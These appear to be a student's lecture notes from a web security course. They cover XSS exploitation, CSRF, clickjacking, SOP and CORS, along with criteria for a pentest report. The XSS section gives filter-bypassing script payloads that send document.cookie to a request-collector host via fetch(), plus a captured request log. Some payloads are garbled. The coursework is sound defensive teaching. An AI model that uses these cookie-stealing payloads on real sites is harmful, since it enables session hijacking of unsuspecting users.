What do you do once you have XSS

- XSS is running arbitrary JS
- Input is important because that's usually where vulnerabilities

There are 3 stages to doing this

- Getting XSS vulnerability confirmed
- Crafting a payload - can be difficult because what happens if there is a WAF or restrictions on what the payload can return
    - This is the hard part
    - This is what they assess you on
    - Remember that this is what you get assessed on
- Getting the user to click into the XSS page

Remember the first thing to do

- What does the site do
- Check that there is an injection point (confirm this with <i> or <b>)
- <scr<script>ipt>print(1)</scr</script>ipt>
- Know that if you are trying to steal cookies
    - So if we are doing this lets try and see if there are cookies <scr<script>ipt>alert(document.cookie)</scr</script>ipt>
- Now when we want to exfiltrate - we can use fetch to get this
- fetch("https://requestbin.com/?param=" + document.cookie)
- <scr<script>ipt>fetch("https://requestbin.com/?param=" + document.cookie)</scr</script>ipt>

Now with a requestbin url
<scr<script>ipt>fetch("https://enbi0ldeye2dp.x.pipedream.net/?param=" + document.cookie)</scr</script>ipt>

- This will send the request but know that even if we are getting a response for this it has no cookie as we saw earlier

Often you will think that you have XSS but sometimes it's something you have to access on a completely different page

- How to prevent this type of XSS for reflected XSS
- HTTP only in cookie - this is one of the fields in the cookie
    - Setting HTTPonly means that we don't let Javascript access to this cookie
    - If the cookie is set to HTTP only then javascript is going to be given a null
- Should have Strict turned on for the cookie unless you have a specific need to
- XSS is still a vulnerability even if you don't have the cookie - cos if you can just rewrite the front end

        - The impact once you have proper XSS is usually high regardless of whether you can access cookies or not

Report 2

- Average was 84%
- Marking criteria will be put up for report 2

What is included?

- Everything that you missed from Week 4 through to Week 10
- We don't expect you to do every challenge - is possible to get exceptional marks on the report without doing all the challenges as long as there's enough breadth
    - Wide range of challenges - not just one type
- Is due Monday start week 11 - 24th of april
    - Due at 11:55
- Marking criteria
    - Depth - how much detail you go into describing vulnerabilities
    - More depth demonstrates better understanding
    - Breadth - how much variety of challenges
    - Remediation - how well you describe the defensive strategies regarding the vulnerabilities
        - A HD means that I would find this description in a professional report out in the industry with that level of quality
        - How well you describe the defensive strategies - how well we would do this
        - Should be specific to the vulnerability
        - Can go SQLi general remediation
            - Then have specific remediation for each of the SQLi vulnerabilities that is specific for the challenge
            - To improve readability can look at the specific remediations
            - Cluster vulnerabilities as you need to
            - If it is a standalone vulnerability you can leave it in the report but if you have multiple then categorize this
            - Dot point where the vulnerabilities occur rather than having them all repeated in the same
            - Your report itself is more general and your appendix is in more detail about those specific vulnerabilities
    - Style - how easy it is to read report, navigate to different vulnerabilities and understand the content of descriptions
        - Risk matrix
        - Table of context

        - Executive summary - talking to people that are not technical about things that are not risk
            - What the outcomes could be should those outcomes be exploited
        - Vulnerability IDs (SQLi 1.a)
        - Appendix to show walkthrows of vulnerabilities
        - Professional color coding - make it fun and more readable but it is probably better to separate memes
- Base - 20% depth, 20% breadth, 40% remediation, 20% style
- We will not be penalized for length of the report
    - You are not penalized too much you are penalized for writing irrelevant details
- In exploit - get straight to the point
    - Otherwise you're waffling
    - The more direct you are, the better readability it is
    - As long as what you add to exploit adds to the conversation then you can add it there

Client Side Attacks that are not CSRF

CSRF - Cross Site Request Forgery

Making a request across site

- The webpage itself is malicious page - what it is targeting is the browser
    - The user will submit something but the browser makes a request that that user wasn't expecting

What is a way to remediate against this

- The only time you should transfer money is when you are on the banks website
- When someone loads the form to transfer money, load a CSRF token - bank generates this token send them to the user so that when they do want to transfer money
    - They send back the form to transfer money with this token that the bank sent to the user
    - Return the form and that token with the form data
    - If the token matches then process the request
    - Just because the token exists, doesn't mean it is going to match - so should verify and double check
    - Token generated only once and on the refresh of the banking application not on the form that is submitted back by the user
- The longer a token is stored in memory the more vulnerable it is
    - Tokens should never be stored anywhere in memory

ClickJacking

Clickjacking

- You hijack where someone is clicking and making them make a request that they were not expecting
- Easiest way to do this is using an iFrame
    - Put a iframe (invisible) in front of a button that they think they are clicking and then as a result making a request to a site that the user wasn't expecting
- Like 123 movies - click something and you get redirected to a screen you were not expecting
    - Iframe is just a HTML object that lets you load another subsite as that object
- This can get around CSRF tokens with this because it is just loading a page
- X-frame-options: SAMEORIGIN
    - Means that if you want to load this in an iframe it needs to be on the same origin otherwise it doesn't let you load this in an iframe in like localhost
    - If you try an error will say frame denied by X-frame-options denied
    - So long story short is to enable this option on your website

Response splitting - if you insert and are able to push the headers of the request into the body you are able to possibly bypass csp and get additional data that are supposed to be in the header of the request
- This is something that we can mitigate this with sanitized inputs
- With this you could change the CSP if this is something that you find is vulnerable on a site

Origin = scheme + host + port
Site is just example.com (private domain and private suffix)

SOP
- Is the idea that you don't want to not be able to load resources from external domains
- But this can have issues because what if you want to load content from other sites like bootstrap for css, uploading images
    - There needs to be some way of loading resources from other sites
    - This is where the idea of CORS comes in - limit where you can load resources from
- For a period there was SOP but there wasn't CORS. so the hacky way around this was to use JSONP

JSONP - you can load a script to SOP, you can't load an image
- So if you wanted to load an image you could load a script to load that image as a return
- The script doesn't need to be from the same location as the site
- You can hence just load script randomly from any location

- The client (you) write the functionality

CORS AND CSP - these are just browser protections


- Does Not prevent the request - prevents you from seeing the results of the request
- The think that respects the header is the browser

/image/html

<scr<script>ipt>fetch(‘https://enbi0ldeye2dp.x.pipedream.net/?param=’+document.cookie+’123’)
</scr</script>ipt>

<scr<script>ipt>fetch(“https://enbi0ldeye2dp.x.pipedream.net/?param=” + document.cookie
123’)</scr</script>ipt>

<scr<script>ipt>fetch("https://enbi0ldeye2dp.x.pipedream.net/c='
+document.cookie'")</scr</script>ipt>



6:33:39 pm GET /c='%20+document.cookie'

HTTP REQUEST 2NxEEEDObygnY0ce0GGIQRV8b4d 2023-04-04T08:33:39.5722

Details GET /c='%20+document.cookie'

Headers ▼ (11) headers

```
host                 enbi0ldeye2dp.x.pipedream.net
x-amzn-trace-id      Root=1-642be0e2-6254eedf332d9a3078008d00
user-agent           Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
accept               */*
accept-language      en-US,en;q=0.5
accept-encoding      gzip, deflate, br
referer              https://science-today.quoccabank.com/
origin               https://science-today.quoccabank.com
sec-fetch-dest       empty
sec-fetch-mode       cors
sec-fetch-site       cross-site
```

<scr<script>ipt>fetch("https://enbi0ldeye2dp.x.pipedream.net/?params'
+document.cookie'")</scr</script>ipt>

<scr<script>ipt>fetch(“https://enbi0ldeye2dp.x.pipedream.net/?param=’ +
document.cookie’+’123’”)</scr</script>ipt>

We add +’123’ just to confirm that a parameter is being sent